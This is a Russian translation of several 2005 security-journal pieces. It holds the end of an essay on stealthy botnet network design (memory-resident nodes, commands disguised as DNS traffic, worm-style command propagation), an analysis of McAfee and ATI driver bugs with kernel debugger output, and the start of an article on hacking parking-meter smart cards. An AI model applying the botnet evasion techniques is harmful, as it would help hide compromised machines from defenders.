Дополнительные механизмы безопасности могли бы включать превращение сети в полностью резидентную в памяти, а также отслеживание родителями детей и их повторное заражение при необходимости. То, что никогда не попадало на жесткий диск, очевидно, не может быть найдено судебной экспертизой. Кроме того, команды должны иметь временные метки, чтобы конкретная команда сработала только один раз, а replay-атаки, то есть отправка перехваченного командного пакета для вызова ответа от узла, проваливались. Использование криптографии с публичным ключом для подписи и шифрования данных и коммуникации всегда хорошая идея, но оно также имеет 2 недостатка:

- Обычно оно создает довольно большой overhead при включении в код.
- Наличие единственного закрытого ключа, соответствующего публичному ключу, найденному на сотнях взломанных хостов, является довольно изобличающим доказательством.

Дополнительной функцией могло бы быть включение глобальных уникальных идентификаторов в сеть, предоставляя каждому узлу уникальный ID, задаваемый при установке на каждую новую жертву. Хотя хозяину сети пришлось бы отслеживать адреса хостов и уникальные ID, он мог бы использовать эту функцию в своих интересах. Представьте что-то вроде traceroute внутри сети узлов. Хозяин хочет узнать, где связан определенный хост. Каждый узел знает ID всех дочерних

узлов, иерархически связанных под ним. Поэтому он просит верхний узел выяснить путь к интересующему его узлу. Верхний узел понимает, что тот где-то связан под ребенком 2, и, в свою очередь, спрашивает ребенка 2. Этот узел знает, что тот где-то связан под ребенком 4, и так далее. В итоге хозяин получает свою информацию, несколько ID, при этом ни один узел, не связанный напрямую с другим, не узнает IP дальнейших хостов, подключенных к сети.

Чтобы сканирование портов не выявляло скомпрометированный узел, командные пакеты следует принимать через сокет необработанных пакетов. Сами команды должны быть похожи на обычный фоновый трафик, например ответы DNS или определённые значения в TCP SYN.

4.2. Гибрид

Существует способ объединить анонимность несвязанной сети с быстрым временем реакции связанного подхода. Это можно сделать, применив технику, впервые описанную в концепции так называемого "Warhol Worm". Хотя ни один узел ничего не знает о других узлах, хозяин сети отслеживает IP зараженных хостов. Чтобы распространить команду на несколько или, возможно, все узлы, он прежде всего готовит зашифрованный файл, содержащий IP всех активных узлов, и объединяет его с командой для выполнения. Затем он отправляет этот командный файл первому узлу в списке. Этот узел выполняет команду, удаляет себя из списка и проходит список сверху вниз, пока не найдет другой активный узел, которому передает командный файл. Так каждый узел узнает о других узлах только при получении командных файлов, которые затем стираются после успешной передачи файла другому узлу.

Обращаясь к определенным узлам по их уникальным ID, можно даже заставить конкретные узлы выполнять действия, отличные от действий всех остальных. Если с самого начала подготовить разные файлы и отправить их разным узлам, можно добиться довольно быстрого времени распространения. Разумеется, если кому-то удастся не только перехватить командный файл, но и расшифровать его, он получит полный список зараженных хостов. Тот, кто снимает трафик на узле, все равно увидит входящее соединение откуда-то и исходящее соединение куда-то еще, а значит узнает еще о 2 узлах. Это ровно то же, что описано в пассивном подходе. Отличие в том, что бинарный анализ узла не раскроет информацию о другом хосте сети. Поскольку сниффинг, вероятно, представляет большую угрозу, чем бинарный анализ, а связанная сеть дает намного больше гибкости, гибрид, скорее всего, является худшим подходом.

5. Заключение

Когда речь идет о ботнетах, разработка вредоносного кода все еще находится в младенчестве, и хотя сегодняшние сети очень просты и легко обнаруживаются, читатель к этому моменту должен был понять, что существуют гораздо лучшие и более скрытные способы связывать скомпрометированные хосты в сеть. И кто знает, возможно, одна или несколько продвинутых сетей уже используются сегодня, и даже если некоторые их узлы уже были обнаружены и удалены, сама сеть просто еще не была идентифицирована как сеть.

Библиография

The Honeypot Project. *Know Your Enemy: Tracking Botnets*.
<<http://www.honeynet.org/papers/bots/>>

Weaver, Nicholas C. *Warhol Worms: The Potential for Very Fast Internet Plagues*.
<<http://www.cs.berkeley.edu/~nweaver/warhol.html>>

Paxson, Vern, Stuart Staniford Nicholas Weaver. *How to Own the Internet in Your Spare Time*.
<<http://www.icir.org/vern/papers/cdc-usenix-sec02/>>

Zalewski, Michael. *Writing Internet Worms for Fun and Profit*.
<<http://www.securitymap.net/sdm/docs/virus/worm.txt>>

О чем они думали?

Неприятности, вызванные небезопасными предположениями

Автор: skape

Контакт: <mmiller@hick.org>

Последнее изменение: 04.04.2005

1. Введение

Пожалуй, нет темы, более дорогой сердцу разработчика, чем совместимость с приложениями сторонних производителей. В некоторых случаях ПО, написанное одним разработчиком, приходится изменять, чтобы оно корректно работало вместе с другим приложением, созданным третьей стороной. Для наглядности одинокий разработчик далее будет называться протагонистом, учитывая его доблестные усилия в поисках того, что почти всегда недостижимо: совместимости. Третьи стороны, напротив, будут называться антагонистами из-за их жалких попыток помешать протагонисту достичь цели - утопической программной среды. Конечно, это не значит, что протагонист не может сам стать антагонистом, продолжая уродливый цикл выставления проблем совместимости перед другими потенциальными протагонистами, но для целей обсуждения этот пункт не важен.

Важно другое: способы, которыми антагонистичный разработчик может написать ПО, заставляющее других разработчиков обходить проблемы, созданные этим ПО. Конкретных проблем слишком много, чтобы перечислять их все, но большинство из них можно обобщить в одну категорию, которая и будет фокусом этого документа. Проще говоря, многие разработчики делают предположения о состоянии машины, на которой будет выполняться их ПО. Например, некоторое ПО предполагает, что оно является единственным фрагментом ПО, выполняющим конкретную задачу на машине. Если другое ПО попытается выполнить похожую задачу, как это может происходить, когда двум приложениям нужно расширять API путем их перехвата, результаты могут быть непредсказуемыми. Более конкретный пример того, как предположения приводят к проблемам, можно увидеть, когда разработчики предполагают, что поведение недокументированных или неэкспортируемых API не изменится.

Однако прежде чем возлагать всю вину на антагонистов, важно понимать, что в большинстве случаев необходимо делать предположения о работе недокументированного кода, например при работе с низкоуровневым ПО. Это особенно верно при работе с закрытыми API, такими как предоставляемые Microsoft. В этом отношении Microsoft приложила усилия к документированию способов, которыми может вести себя каждая опубликованная API-функция, тем самым сокращая число проблем совместимости, которые разработчик мог бы испытать, если бы предположил, что данная функция всегда работает одинаково. Более того, Microsoft известна стремлением всегда обеспечивать обратную совместимость. Если приложение Microsoft ведет себя определенным образом в одном выпуске, скорее всего, оно продолжит вести себя так же и в последующих выпусках. Сторонние поставщики, с другой стороны, обычно имеют более эгоцентричный взгляд на то, как должно работать их ПО. Это приводит большинство поставщиков к уходу от ответственности путем перекладывания вины на приложение, пытающееся выполнить определенную задачу, вместо того чтобы сделать свой код более устойчивым.

В интересах помощи в создании более устойчивого кода этот документ приведет два примера широко используемого ПО, которое делает предположения о том, как код будет выполняться на конкретной машине. Предположения, которые делают эти приложения, всегда безопасны в нормальных условиях. Однако если в смесь добавляется новое приложение, выполняющее определенную задачу, или недокументированное изменение, приложения начинают спотыкаться самым неприятным образом. Два приложения, которые будут проанализированы, перечислены ниже:

- McAfee VirusScan Consumer (8.0/9.0)
- ATI Radeon 9000 Driver Series

Каждое предположение, сделанное этими двумя программными продуктами, будет подробно проанализировано, чтобы объяснить, почему это плохие предположения: например, путем описания или иллюстрации условий, где предположения являются или могут быть ложными. Затем будут предложены способы обхода или исправления этих предположений, позволяющие получить более стабильный продукт в целом. В итоге у читателя должно сложиться ясное понимание предположений, описанных в этом документе. В случае успеха автор надеется, что тема позволит читателю критически думать о различных предположениях, которые он может делать при реализации ПО.

2. McAfee VirusScan Consumer (8.0/9.0)

2.1. Предположение

McAfee VirusScan Consumer 8.0, 9.0 и, возможно, предыдущие версии делают предположения о том, что процессы не выполняют определенные типы файловых операций во время критической фазы инициализации процесса. Если файловые операции выполняются в этой фазе, машина может уйти в синий экран из-за доступа по недопустимому указателю.

2.2. Проблема

Критическая фаза выполнения процесса, упомянутая в кратком описании, - это период между моментом создания нового экземпляра объекта процесса функцией `nt!ObCreateObject` и моментом вставки нового объекта процесса в список объектов типа `process` функцией `nt!ObInsertObject`. Эта фаза настолько критична потому, что в ней небезопасно пытаться получить дескриптор объекта процесса, что можно сделать, например, вызовом `nt!ObOpenObjectByPointer`.

Если приложение попытается получить дескриптор объекта процесса до того, как он был вставлен в список объектов процесса функцией `nt!ObInsertObject`, критическая информация состояния создания, хранящаяся в заголовке объекта процесса, будет перезаписана информацией состояния, предназначенной для использования после прохождения процессом начальной фазы проверки безопасности, обрабатываемой `nt!ObInsertObject`. В некоторых случаях перезапись информации состояния создания перед вызовом `nt!ObInsertObject` может привести к обращениям по недопустимым указателям, когда `nt!ObInsertObject` в конце концов вызывается, тем самым приводя к злему синему экрану, слишком хорошо знакомому некоторым пользователям.

Чтобы лучше понять эту проблему, сначала нужно понять, как `nt!PspCreateProcess` создает и инициализирует объект процесса и дескриптор процесса, возвращаемый вызывающим. Часть

создания объекта выполняется вызовом `nt!ObCreateObject` следующим образом:

```
ObCreateObject(  
    KeGetPreviousMode(),  
    PsProcessType,  
    ObjectAttributes,  
    KeGetPreviousMode(),  
    0,  
    0x258,  
    0,  
    0,  
    &ProcessObject);
```

Если вызов успешен, создается объект процесса заданного размера и инициализируется атрибутами, предоставленными вызывающим. В данном случае объект создается с использованием типа объекта `nt!PsProcessType`. Аргумент размера, передаваемый в `nt!ObCreateObject`, здесь равный `0x258`, будет различаться между версиями Windows по мере добавления и удаления новых полей из непрозрачной структуры `EPROCESS`. Экземпляр объекта процесса, как и все объекты, предваряется `OBJECT_HEADER`, который также может предваряться необязательной информацией объекта, а может и нет. Для справки структура `OBJECT_HEADER` определена следующим образом:

```
OBJECT_HEADER:  
+0x000 PointerCount      : Int4B  
+0x004 HandleCount      : Int4B  
+0x004 NextToFree       : Ptr32 Void  
+0x008 Type              : Ptr32 _OBJECT_TYPE  
+0x00c NameInfoOffset   : UChar  
+0x00d HandleInfoOffset : UChar  
+0x00e QuotaInfoOffset  : UChar  
+0x00f Flags             : UChar  
+0x010 ObjectCreateInfo : Ptr32 _OBJECT_CREATE_INFORMATION  
+0x010 QuotaBlockCharged : Ptr32 Void  
+0x014 SecurityDescriptor : Ptr32 Void  
+0x018 Body              : _QUAD
```

Когда объект впервые возвращается из `nt!ObCreateObject`, атрибут `Flags` будет указывать, ссылается ли атрибут `ObjectCreateInfo` на допустимые данные, за счет установленного бита `OB_FLAG_CREATE_INFO`, или `0x1`. Если флаг установлен, атрибут `ObjectCreateInfo` указывает на структуру `OBJECT_CREATE_INFORMATION`, имеющую следующее определение:

```
OBJECT_CREATE_INFORMATION:  
+0x000 Attributes       : Uint4B  
+0x004 RootDirectory    : Ptr32 Void  
+0x008 ParseContext     : Ptr32 Void  
+0x00c ProbeMode        : Char  
+0x010 PagedPoolCharge  : Uint4B  
+0x014 NonPagedPoolCharge : Uint4B  
+0x018 SecurityDescriptorCharge : Uint4B  
+0x01c SecurityDescriptor : Ptr32 Void  
+0x020 SecurityQos      : Ptr32 _SECURITY_QUALITY_OF_SERVICE  
+0x024 SecurityQualityOfService : _SECURITY_QUALITY_OF_SERVICE
```

Когда наконец вызывается `nt!ObInsertObject`, предполагается, что у объекта все еще установлен бит `OB_FLAG_CREATE_INFO`. Так будет всегда, если что-то не привело к очистке этого бита, как будет показано далее в этой главе. Поток выполнения внутри `nt!ObInsertObject` сначала проверяет, есть ли у заголовка объекта процесса информация имени, что передается через `NameInfoOffset` в `OBJECT_HEADER`. Независимо от того, есть ли у объекта информация имени, следующий шаг - проверка того, требует ли тип объекта, связанный с объектом, переданным в `nt!ObInsertObject`, выполнения проверки безопасности. Это требование передается через атрибут `TypeInfo` структуры `OBJECT_TYPE`, определенной ниже:

```
OBJECT_TYPE:  
+0x000 Mutex             : _ERESOURCE  
+0x038 TypeList          : _LIST_ENTRY
```

```

+0x040 Name           : _UNICODE_STRING
+0x048 DefaultObject   : Ptr32 Void
+0x04c Index           : Uint4B
+0x050 TotalNumberOfObjects : Uint4B
+0x054 TotalNumberOfHandles : Uint4B
+0x058 HighWaterNumberOfObjects : Uint4B
+0x05c HighWaterNumberOfHandles : Uint4B
+0x060 TypeInfo        : _OBJECT_TYPE_INITIALIZER
+0x06c Key             : Uint4B
+0x0b0 ObjectLocks     : [4] _ERESOURCE

```

OBJECT_TYPE_INITIALIZER:

```

+0x000 Length         : Uint2B
+0x002 UseDefaultObject : UChar
+0x003 CaseInsensitive : UChar
+0x004 InvalidAttributes : Uint4B
+0x008 GenericMapping  : _GENERIC_MAPPING
+0x018 ValidAccessMask : Uint4B
+0x01c SecurityRequired : UChar
+0x01d MaintainHandleCount : UChar
+0x01e MaintainTypeList : UChar
+0x020 PoolType        : _POOL_TYPE
+0x024 DefaultPagedPoolCharge : Uint4B
+0x028 DefaultNonPagedPoolCharge : Uint4B
+0x02c DumpProcedure   : Ptr32
+0x030 OpenProcedure   : Ptr32
+0x034 CloseProcedure  : Ptr32
+0x038 DeleteProcedure : Ptr32
+0x03c ParseProcedure  : Ptr32
+0x040 SecurityProcedure : Ptr32
+0x044 QueryNameProcedure : Ptr32
+0x048 OkayToCloseProcedure : Ptr32

```

Конкретное булево поле, проверяемое `nt!ObInsertObject`, - флаг `TypeInfo.SecurityRequired`. Если флаг установлен в `TRUE`, как это есть для типа объекта `nt!PsProcessType`, то `nt!ObInsertObject` использует состояние доступа, переданное вторым аргументом, или создает временное состояние доступа, которое используется для проверки маски доступа, переданной третьим аргументом в `nt!ObInsertObject`. Однако перед проверкой состояния доступа атрибут `SecurityDescriptor` структуры `ACCESS_STATE` устанавливается в `SecurityDescriptor` структуры `OBJECT_CREATE_INFORMATION`. Это делается без каких-либо проверок, что флаг `OB_FLAG_CREATE_INFO` все еще установлен в заголовке объекта, что делает ситуацию потенциально опасной, если флаг был очищен и объединенный в `union` атрибут больше не указывает на информацию создания.

Чтобы проверить маску доступа, `nt!ObInsertObject` вызывает `nt!ObpValidateAccessMask`, передавая инициализированный `ACCESS_STATE` как единственный аргумент. Эта функция сначала проверяет, установлен ли атрибут `SecurityDescriptor` в `ACCESS_STATE` в `NULL`. Если нет, функция проверяет, установлен ли флаг в атрибуте `Control` у `SecurityDescriptor`. Именно в этот момент проблема проявляется при условиях, когда атрибут `ObjectCreateInfo` объекта больше не указывает на информацию создания. Когда такое условие возникает, атрибут `SecurityDescriptor`, на который ссылаются относительно атрибута `ObjectCreateInfo`, потенциально указывает на недопустимую память. Затем это может привести к нарушению доступа при попытке обратиться к `SecurityDescriptor`, переданному как часть экземпляра `ACCESS_STATE` в `nt!ObpValidateAccessMask`. Для справки структура `ACCESS_STATE` определена ниже:

ACCESS_STATE:

```

+0x000 OperationID     : _LUID
+0x008 SecurityEvaluated : UChar
+0x009 GenerateAudit    : UChar
+0x00a GenerateOnClose  : UChar
+0x00b PrivilegesAllocated : UChar
+0x00c Flags           : Uint4B
+0x010 RemainingDesiredAccess : Uint4B
+0x014 PreviouslyGrantedAccess : Uint4B

```

```

+0x018 OriginalDesiredAccess : Uint4B
+0x01c SubjectSecurityContext : _SECURITY_SUBJECT_CONTEXT
+0x02c SecurityDescriptor : Ptr32 Void
+0x030 AuxData : Ptr32 Void
+0x034 Privileges : __unnamed
+0x060 AuditPrivileges : UChar
+0x064 ObjectName : _UNICODE_STRING
+0x06c ObjectTypeName : _UNICODE_STRING

```

В нормальных условиях `nt!ObInsertObject` является первой функцией, создающей дескриптор для недавно созданного экземпляра объекта. Когда дескриптор создается, информация создания, инициализированная во время инстанцирования объекта, используется для таких вещей, как проверка доступа, описанная выше. После использования информация создания отбрасывается и заменяется другой информацией, специфичной для типа вставляемого объекта. В случае объектов процесса у атрибута `Flags` очищается бит `OB_FLAG_CREATE_INFO`, а атрибут `QuotaBlockCharged`, объединенный в `union` с атрибутом `ObjectCreateInfo`, устанавливается в экземпляр `EPROCESS_QUOTA_BLOCK`, определенный ниже:

```

EPROCESS_QUOTA_ENTRY:
+0x000 Usage : Uint4B
+0x004 Limit : Uint4B
+0x008 Peak : Uint4B
+0x00c Return : Uint4B

EPROCESS_QUOTA_BLOCK:
+0x000 QuotaEntry : [3] _EPROCESS_QUOTA_ENTRY
+0x030 QuotaList : _LIST_ENTRY
+0x038 ReferenceCount : Uint4B
+0x03c ProcessCount : Uint4B

```

Предположения, сделанные `nt!ObInsertObject`, работают безупречно до тех пор, пока она является первой функцией, создающей дескриптор экземпляра объекта. К счастью, в нормальных обстоятельствах `nt!ObInsertObject` всегда является первой функцией, создающей дескриптор объекта. К несчастью для McAfee, они предполагают, что могут безопасно попытаться получить дескриптор объекта процесса без предварительной проверки того, в каком состоянии выполнения находится процесс, например без проверки, установлен ли флаг `OB_FLAG_CREATE_INFO` в заголовке объекта. Пытаясь получить дескриптор объекта процесса до его вставки функцией `nt!ObInsertObject`, McAfee фактически уничтожает состояние, необходимое `nt!ObInsertObject` для успешного выполнения.

Чтобы показать проявление этой проблемы в реальном мире, следующий вывод отладчика показывает, как McAfee сначала пытается получить дескриптор объекта процесса, после чего вскоре `nt!ObInsertObject` пытается проверить маску доступа объекта с фиктивным `SecurityDescriptor`, что, в свою очередь, приводит к неустранимому нарушению доступа.

McAfee пытается открыть дескриптор объекта процесса до вызова `nt!ObInsertObject`:

```

kd> k
nt!ObpChargeQuotaForObject+0x2f
nt!ObpIncrementHandleCount+0x70
nt!ObpCreateHandle+0x17c
nt!ObOpenObjectByPointer+0x97
WARNING: Stack unwind information not available.
NaiFiltr+0x2e45
NaiFiltr+0x3bb2
NaiFiltr+0x4217
nt!ObpLookupObjectName+0x56a
nt!ObOpenObjectByName+0xe9
nt!IoCreateFile+0x407
nt!IoCreateFile+0x36
nt!NtOpenFile+0x25
nt!KiSystemService+0xc4
nt!ZwOpenFile+0x11
0x80a367b5

```



```
nt!PspCreateProcess+0x326
nt!NtCreateProcessEx+0x7e
nt!KiSystemService+0xc4
```

После этого `nt!ObInsertObject` пытается проверить маску доступа объекта с использованием недопустимого `SecurityDescriptor`:

```
kd> k
nt!ObpValidateAccessMask+0xb
nt!ObInsertObject+0x1c2
nt!PspCreateProcess+0x5dc
nt!NtCreateProcessEx+0x7e
nt!KiSystemService+0xc4
kd> r
eax=fa7bbb54 ebx=ffa9fc60 ecx=00023994
edx=00000000 esi=00000000 edi=ffb83f00
eip=8057828e esp=fa7bbb40 ebp=fa7bbb8
iopl=0         nv up ei pl nz na pe nc
cs=0008  ss=0010  ds=0023  es=0023
fs=0030  gs=0000             efl=00000202
nt!ObpValidateAccessMask+0xb:
8057828e f6410210
        test     byte ptr [ecx+0x2],0x10 ds:0023:00023996=??
```

Метод обнаружения этой проблемы состоял в установке точки останова на инструкцию после вызова `nt!ObCreateObject` в `nt!PspCreateProcess`. После ее срабатывания была установлена точка останова на доступ к памяти для атрибута `Flags` заголовка объекта, которая срабатывала при каждой записи в это поле. Это, в свою очередь, привело к выявлению факта, что McAfee получала дескриптор объекта процесса до вызова `nt!ObInsertObject`, что, в свою очередь, приводило к очистке флага `OB_FLAG_CREATE_INFO` и инвалидированию атрибута `ObjectCreateInfo`.

2.3. Решение

Были определены два способа, которые могли бы исправить эту проблему. Первый и наиболее правдоподобный - McAfee должна изменить свой драйвер так, чтобы он отказывался получать дескриптор объекта процесса, если бит `OB_FLAG_CREATE_INFO` установлен в атрибуте `Flags` заголовка объекта процесса. Недостаток этого подхода состоит в том, что он требует от McAfee использовать недокументированные структуры, которые Microsoft намеренно считает непрозрачными, и на то есть веские причины. Однако автору сейчас неизвестен другой способ обнаружить состояние создания объекта с использованием API общего назначения.

Второй подход, который как минимум должен вызывать аварийную остановку внутри `nt!ObInsertObject`, состоит в проверке бита `OB_FLAG_CREATE_INFO`. Если он очищен, маску доступа нужно проверять другим способом; иначе подходит текущий метод. Автор пока не определил точную альтернативу, но, вероятно, ту же проверку можно выполнить без сведений о создании из заголовка объекта.

Если ни одно из этих решений не будет реализовано, разработчикам-протагонистам по-прежнему придется избегать выполнения действий между `nt!ObCreateObject` и `nt!ObInsertObject`, которые могут привести к файловым операциям из контекста нового процесса. Один из нескольких обходных путей этой проблемы - отправлять файловые операции системному рабочему потоку, который затем по своей природе будет выполняться в контексте процесса `System`, а не нового процесса.

3. ATI Radeon 9000 Driver Series

3.1. Предположение

ATI Radeon 9000 Driver Series и, вероятно, другие серии драйверов ATI делают предположения о расположении, по которому структура RTL_USER_PROCESS_PARAMETERS будет отображена в адресное пространство процесса, пытающегося выполнять 3D-операции. Если структура отображена не по ожидаемому адресу, машина может уйти в синий экран в зависимости от значений, существующих по этому адресу памяти, если они вообще есть.

3.2. Проблема

Во время некоторых экспериментов с изменением стандартной раскладки адресного пространства процессов в NT-версиях Windows было замечено, что машины, использующие драйверы серии ATI Radeon 9000, падали, если процесс пытался выполнять 3D-операции, а расположение информации параметров процесса было изменено относительно адреса, по которому она обычно отображается. Прежде чем продолжать, читателю сначала нужно понять назначение структуры информации параметров процесса и то, как она отображается в адресное пространство процесса.

Большинство программистов знакомы с API-функцией `kernel32!CreateProcess[A/W]`. Эта функция является основным средством, с помощью которого приложения пользовательского режима порождают новые процессы. Сама функция достаточно устойчива, чтобы поддерживать ряд способов инициализации и последующего выполнения нового процесса. За кулисами `CreateProcess` выполняет все необходимые операции для подготовки новой задачи к выполнению. Эти операции включают открытие файла исполняемого образа и создание объекта секции, который затем передается в `ntdll!NtCreateProcessEx`; при успехе тот возвращает уникальный дескриптор процесса. Если дескриптор получен, `CreateProcess` затем продолжает подготовку процесса к выполнению, инициализируя параметры процесса, а также создавая и инициализируя первый поток в процессе. Более полный анализ работы `CreateProcess` можно найти в превосходном анализе архитектуры процессов Windows NT, выполненном David Probert.

Однако для целей этого документа наиболее важна та стадия, на которой `CreateProcess` инициализирует параметры нового процесса. Это выполняется вызовом `kernel32!BasePushProcessParameters`, который, в свою очередь, вызывает `ntdll!RtlCreateProcessParameters`. Параметры инициализируются внутри процесса, вызывающего `CreateProcess`, а затем копируются в адресное пространство нового процесса: сначала выделяется хранилище с помощью `ntdll!NtAllocateVirtualMemory`, затем память копируется из родительского процесса в дочерний через `ntdll!NtWriteVirtualMemory`. Поскольку это происходит до того, как новый процесс фактически выполнит какой-либо код, адрес, по которому выделяется структура параметров процесса, почти гарантированно один и тот же. Этим адресом оказывается `0x00020000`. Скорее всего, именно поэтому ATI сделала предположение, что информация параметров процесса всегда будет находиться по статическому адресу.

Если `ntdll!NtAllocateVirtualMemory` разместит параметры процесса не по ожидаемому статическому адресу, драйвер ATI при выполнении трёхмерных операций обратится к потенциально недопустимой памяти. Ошибка находится в драйвере ядра `ATI3DUAG.DLL`: код обращается к `0x00020038` и `0x0002003c` без предварительной проверки и фиксации области. Если память отсутствует или содержит неожиданные данные, система падает с синим экраном.

```
mov     [ebp+var_4], eax
mov     edx, 20000h          <--
mov     [ebp+var_24], edx
movzx   ecx, word ptr ds:dword_20035+3 <--
shr     ecx, 1
```

```

mov     [ebp+var_28], ecx
lea     eax, [ecx-1]
mov     [ebp+var_1C], eax
test    eax, eax
jbe     short loc_227CC
mov     ebx, [edx+3Ch]          <--
cmp     word ptr [ebx+eax*2], '\'
```

Интересующие строки отмечены индикаторами <--, указывающими на точные инструкции, которые приводят к обращению по адресу, ожидаемому внутри структуры информации параметров процесса. Ради расследования можно задаться вопросом, к чему именно драйвер пытается обратиться. Чтобы определить это, сначала нужно вывести формат структуры параметров процесса, которая, как было сказано ранее, является RTL_USER_PROCESS_PARAMETERS:

```

RTL_USER_PROCESS_PARAMETERS:
+0x000 MaximumLength      : Uint4B
+0x004 Length             : Uint4B
+0x008 Flags              : Uint4B
+0x00c DebugFlags         : Uint4B
+0x010 ConsoleHandle      : Ptr32 Void
+0x014 ConsoleFlags       : Uint4B
+0x018 StandardInput      : Ptr32 Void
+0x01c StandardOutput     : Ptr32 Void
+0x020 StandardError      : Ptr32 Void
+0x024 CurrentDirectory   : _CURDIR
+0x030 DllPath             : _UNICODE_STRING
+0x038 ImagePathName      : _UNICODE_STRING
+0x040 CommandLine       : _UNICODE_STRING
+0x048 Environment        : Ptr32 Void
+0x04c StartingX          : Uint4B
+0x050 StartingY          : Uint4B
+0x054 CountX             : Uint4B
+0x058 CountY             : Uint4B
+0x05c CountCharsX        : Uint4B
+0x060 CountCharsY        : Uint4B
+0x064 FillAttribute      : Uint4B
+0x068 WindowFlags        : Uint4B
+0x06c ShowWindowFlags    : Uint4B
+0x070 WindowTitle        : _UNICODE_STRING
+0x078 DesktopInfo        : _UNICODE_STRING
+0x080 ShellInfo          : _UNICODE_STRING
+0x088 RuntimeData        : _UNICODE_STRING
+0x090 CurrentDirectores  : [32] _RTL_DRIVE_LETTER_CURDIR
```

Чтобы определить атрибут, к которому пытается обратиться драйвер, нужно взять адреса и вычесть из них базовый адрес 0x00020000. Это дает два смещения: 0x38 и 0x3c. Оба этих смещения находятся внутри атрибута ImagePathName, который является UNICODE_STRING. Структура UNICODE_STRING определена так:

```

UNICODE_STRING:
+0x000 Length             : Uint2B
+0x002 MaximumLength      : Uint2B
+0x004 Buffer              : Ptr32 Uint2B
```

Это означало бы, что драйвер пытается обратиться к имени пути исполняемого образа процесса. Смещение 0x38 - это длина имени пути образа, а 0x3c - указатель на буфер имени пути образа, который фактически содержит путь. Причина, по которой драйверу нужен доступ к пути исполняемого файла, выходит за рамки этого обсуждения, но достаточно сказать, что метод, на котором он основан, является предположением, которое не всегда безопасно делать, особенно в условиях, когда информация параметров процесса не отображена по 0x00020000.

3.3. Решение

Решение этой проблемы состояло бы в том, чтобы АТІ придумала альтернативный способ получения имени пути образа процесса. Возможности альтернативных методов включают обращение к РЕВ для получения адреса параметров процесса (через атрибут `ProcessParameters` в РЕВ). Этот подход неоптимален, потому что требует от АТІ попытки обращаться к полям структуры, которая предназначена быть непрозрачной и к тому же легко меняется между версиями Windows. Другой альтернативный подход, возможно наиболее осуществимый, - использовать `PROCESSINFOCLASS ProcessImageFileName`. Этот информационный класс можно запросить с помощью системного вызова `NtQueryInformationProcess`, чтобы заполнить `UNICODE_STRING`, содержащую полный путь к образу, связанному с дескриптором, переданным в `NtQueryInformationProcess`. Приятно то, что это фактически косвенно использует альтернативный метод из первого предложения, но делает это внутри, а не вынуждает внешнего поставщика обращаться к полям РЕВ.

Независимо от фактического решения, очевидно, что АТІ не следует предполагать, будто область памяти будет отображена по фиксированному адресу в каждом процессе. Действительно существуют случаи, когда сама Windows требует, чтобы определенные вещи отображались по одному и тому же адресу между одним выполнением процесса и следующим, но, по мнению автора, АТІ не должна предполагать то, чего не предполагает сама Windows.

4. Заключение

Хотя этот документ может выглядеть как попытка выставить конкретных сторонних поставщиков в плохом свете, это не является его намерением. Фактически автор признает, что в прошлом сам был антагонистичным разработчиком. В связи с этим автор надеется, что, предоставляя конкретные иллюстрации того, как предположения третьих сторон могут приводить к проблемам, он поможет читателю с большей готовностью учитывать потенциальные условия, которые могут стать проблемными, если другие приложения попытаются сосуществовать с теми, которые читатель может написать в будущем.

Библиография

Probert, David B. *Windows Kernel Internals: Process Architecture*.

<<http://www.i.u-tokyo.ac.jp/ss/lecture/new-documents/Lectures/13-Processes/Processes.ppt>>; дата обращения: 04 апреля 2005.

Умные парковочные счетчики

Автор: h1kari

Контакт: <h1kari@dachb0den.com>

- 1 - Введение
 - 2 - ISO7816
- 3 - Синхронные карты
 - 3.1 - Карты памяти
 - 3.2 - Дебетовые карты парковочных счетчиков
 - 3.3 - Простой взлом
- 4 - Дамп памяти
- 5 - Сниффинг протокола синхронной смарт-карты
 - 5.1 - Конструкция sniffера
 - 5.2 - Код sniffера
- 6 - Анализ протокола
 - 6.1 - Декодирование данных
 - 6.2 - Временной график
 - 6.3 - Выводы
- 7 - Заключение


1. Введение

Если статья кажется знакомой, то потому, что она частично основана на Phrack 48-10/11 «Electronic Telephone Cards: How to make your own!» и использует формат Phrack 62-15 «Introduction for Playing Cards for Smart Profits». Оба материала полезны для дальнейшего знакомства со смарт-картами.

